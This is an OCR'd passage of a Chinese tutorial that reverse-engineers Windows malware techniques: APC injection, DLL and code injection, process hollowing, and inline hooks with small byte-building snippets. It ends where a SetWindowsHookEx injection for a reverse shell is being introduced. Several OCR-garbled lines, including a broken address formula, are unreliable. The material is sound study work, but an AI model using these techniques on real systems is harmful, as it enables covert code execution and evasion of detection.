
SSE: 8 个 128 位寄存器（从 xmm0 到 xmm7），MXSCR 寄存器，EFLAGS 寄存器，专有指令（复杂浮点运算）

对 xmm0 进行清零，并对 [esi] 进行初始化。接着 call sub_4013F0。转入该函数




函数逻辑很简单，创建快照，枚举进程找到 notepad.exe 的 PID 并进行有效性的判断并返回。

紧接着转到 0040139C 处的 loc_40139C，在 004013A0 处调用 sub_4014C0 函数，转到该函数，由于该 exe 是 release 版的，优化选项是最快，所以在函数调用的时候，我们看不到 push 操作，这个因为在最快的模式下函数的调用约定是 __fastcall 参数是以寄存器进行传递的，所以该函数有两个参数一个是 ecx 代码线程的 PID，一个是 edx 之前我们分配堆空间的首地址。知道了这些就容易判断了。




该函数的目的是创建快照枚举线程，并把所有线程的地址插入到之前分配的堆空间中，由此我们可以怀疑之前分配的堆空间可能是一个链表，存储着线程

ID。接着回到主函数



紧接着调用 OpenProcess，并在 004013D4 处 call sub_4015A0，转到 sub_4015A0（注意 call 之前寄存器的赋值）

ecx 代表进程句柄，edx 代表之前分配的堆空间，也就是线程 ID 链表



通过该函数调用的一些 API 如：GetModuleHandleA，GetProcAddress，VirtualAllocEx（在进程中分配地址空间），WriteProcessMemory（在刚分配的空间中写入数据），OpenThread（打开线程句柄），QueueUserAPC（APC 对象加入到指定线程的 APC 队列中），

我们可以基本推测：函数获取 LoadLibraryA 的地址，并为 LoadLibraryA 的参数分配内存空间并写入数据，接着将 LoadLibraryA 的地址与参数作为 QueueUserAPC 函数的参数添加到每一个线程 APC 队列中，从而实现注入。

DLL 注入

老生常谈的技术了，就简单的介绍一下，不做逆向分析了

所谓 DLL 注入就是将一个 DLL 放进某个进程的地址空间里，让它成为那个进程的一部分。要实现 DLL 注入，首先需要打开目标进程。

测试环 64 win7 *环*

32 32 *标进*

64 64 *标进*

代码注入

跟 DLL 注入一样也是很古老的技术了，不做逆向分析了

代码注入是一种向目标进程注入代码，并使之独立运行的技术，一般调用 CreateRemoteThread() 创建远程线程的方式完成

与 DLL 注入类似都是先 VirtualAllocEx 分配空间，WriteProcessMemory 写入数据，最后调用 CreateRemoteThread() 创建远程线程。

但相对于 DLL 注入来说，代码注入有以下优点：

1、占用内存小

2、不容易被发现。毕竟 DLL 注入，能用工具把注入的 DLL 找出来

测试环 64 win7 *环*

32 32 *标进*

64 64 *标进*

进程替换

通过将一个可执行文件（恶意代码文件）重写到一个运行进程的内存空间，从而实现恶意代码的移植

编程思路：

1、创建一个挂起状态 (SUSPEND) 的进程。

2、读取主线程的上下文 (CONTEXT)，并读取新创建进程的基址。

3、使用 VirtualAllocEx 和 WriteProcessMemory 写入恶意代码并覆盖新建进程的内存空间，实现进程替换。

4、设置主线程的上下文，启动主线程。

测试环境：

64 win7 *环*

32 32 *标进*

32 64 *标进*


32 win xp *环*

32 32 *标进*

一般我们把恶意代码存到 PE 文件的资源节，当程序运行时从资源节释放恶意代码，并把原来的内存空间覆盖

进程替换原理分析


先把 exe 载入到 PEView，查看资源节




我们发现资源节隐藏着一个 PE 文件，我们用 winHex 将 PE 提取出来，并载入 IDA，看看隐藏的恶意代码做了什么。

emmmm，很简单，调用两次 MessageBoxW 函数，然后退出……

好了，接下来分析主 PE 文件了，将 exe 载入到 IDA 中，进行静态分析，定位到 main 函数，函数很长，我们一个一个分析




首先分析 0040113C 处的 call sub_401000，转到该函数




emmmm，IDA 貌似没有完全分析出来，根据我们上面分析 APC 注入的经验，我们可以推断这是一个提权函数。

紧接着在 00401149，0040116A，0040117C，0040118D 对数据段进行访问，转到数据段，发现一大堆数字按下 a 键，如下图




组合起来就是 C:\Windows\System32\notepad.exe，很有可能恶意代码会创建并替换这个进程。接着向下分析


在 004011A8 处 call sub_4010A0，我们转到函数




发现函数调用了与资源有关的 API，该函数很有可能释放藏在资源节中的恶意数据，返回值是恶意代码的基址。回到主函数




发现函数对恶意代码的 PE 文件的有效性进行校验，接着创建一个挂起的进程（因为 dwCreationFlags 等于 4），然后获取挂起进程上下文。此时 ebx 指向 PEB，eax 指向 OEP。




调用 ReadProcessMemory，获取 PEB+8 处的地址，也是该 PE 文件的加载基址。




接着在宿主进程中为恶意代码分配内存空间，起始地址是恶意代码加载映像基址 OptionalHeader.ImageBase，大小是 OptionalHeader.SizeOfImage，



调用 WriteProcessMemory，使恶意代码的 PE 头替换宿主的 PE 头。替换 PE 头之后就要替换节区了，如下图



第一个 WriteProcessMemory 通过一个循环替换节区，第二个 WriteProcessMemory 将 ebx+8 的值改为恶意代码的加载基址 OptionalHeader.ImageBase。



最后一个 WriteProcessMemory 修改 eax 的值也就是 OEP 的值，将其替换为恶意代码的 OEP（OptionalHeader.AddressOfEntryPoint），最后调用 SetThreadContext 设置线程上下文，ResumeThread 运行进程。

5 字节 InLineHook 与 7 字节 InLineHook

简单的介绍一下 Hook：

Hook 是 Windows 中提供的一种系统机制在对特定的系统事件进行 hook 后，一旦发生已 hook 事件，对该事件进行 hook 的程序就会收到系统的通知，这时程序就能在第一时间对该事件做出响应。

Hook 有很多种，一般在 ring0 层下大显神威，如 SSDT Hook，idt Hook，IRP Hook 等等。在 ring3 层我们只需要了解其原理即可。

InLineHook 与普通 Hook 的区别：

InLineHook 是直接在以前的函数替里面修改指令，用一个跳转或者其他指令来达到挂钩的目的。 而普通的 hook 只是修改函数的调用地址，而不是在原来的函数体里面做修改。一般来说 普通的 hook 比较稳定使用。inline hook 更加高级一点，一般也跟难以被发现

测试环境：

32

64 *败*

InLineHook 通过跳转指令来覆盖函数的首部，一般分为两类

5 字节 InLineHook

jmp address

address 计算公式为：

address = *标* - - 5

*(DWORD *)(m_bNewBytes + 1) = (DWORD)pfnHookFunc - (DWORD)m_pfnOrig - 5;

7 字节 InLineHook

mov eax address

jmp eax

address 通过函数地址进行赋值，记得注意字节序

DWORD dwData = (DWORD)pfnHookFunc; //

byteData[0] = (dwData & 0xFF000000) >> 24;

byteData[1] = (dwData & 0x00FF0000) >> 16;

byteData[2] = (dwData & 0x0000FF00) >> 8;

byteData[3] = (dwData & 0x000000FF);

bJmpCode[0] = '\xb8';

bJmpCode[1] = byteData[3];

bJmpCode[2] = byteData[2];

```
bJmpCode[3] = byteData[1];

bJmpCode[4] = byteData[0];

bJmpCode[5] = '\xFF';

bJmpCode[6] = '\xE0';
```

最后调用 WriteProcessMemory 将 shellcode 写入即可。

HookDllInject（实现反弹 shell）

这也是 DLL 注入的一种，之前是通过 CreateRemoteThread 进行注入，这次我们通过 SetWindowsHookEx（全局钩子）实现 DLL 注入。

```
HHOOK WINAPI SetWindowsHookEx(

__in int idHook//钩

__in HOOKPROC lpfn //  调

__in HINSTANCE hMod//实

__in DWORD dwThreadId) //线  ID
```

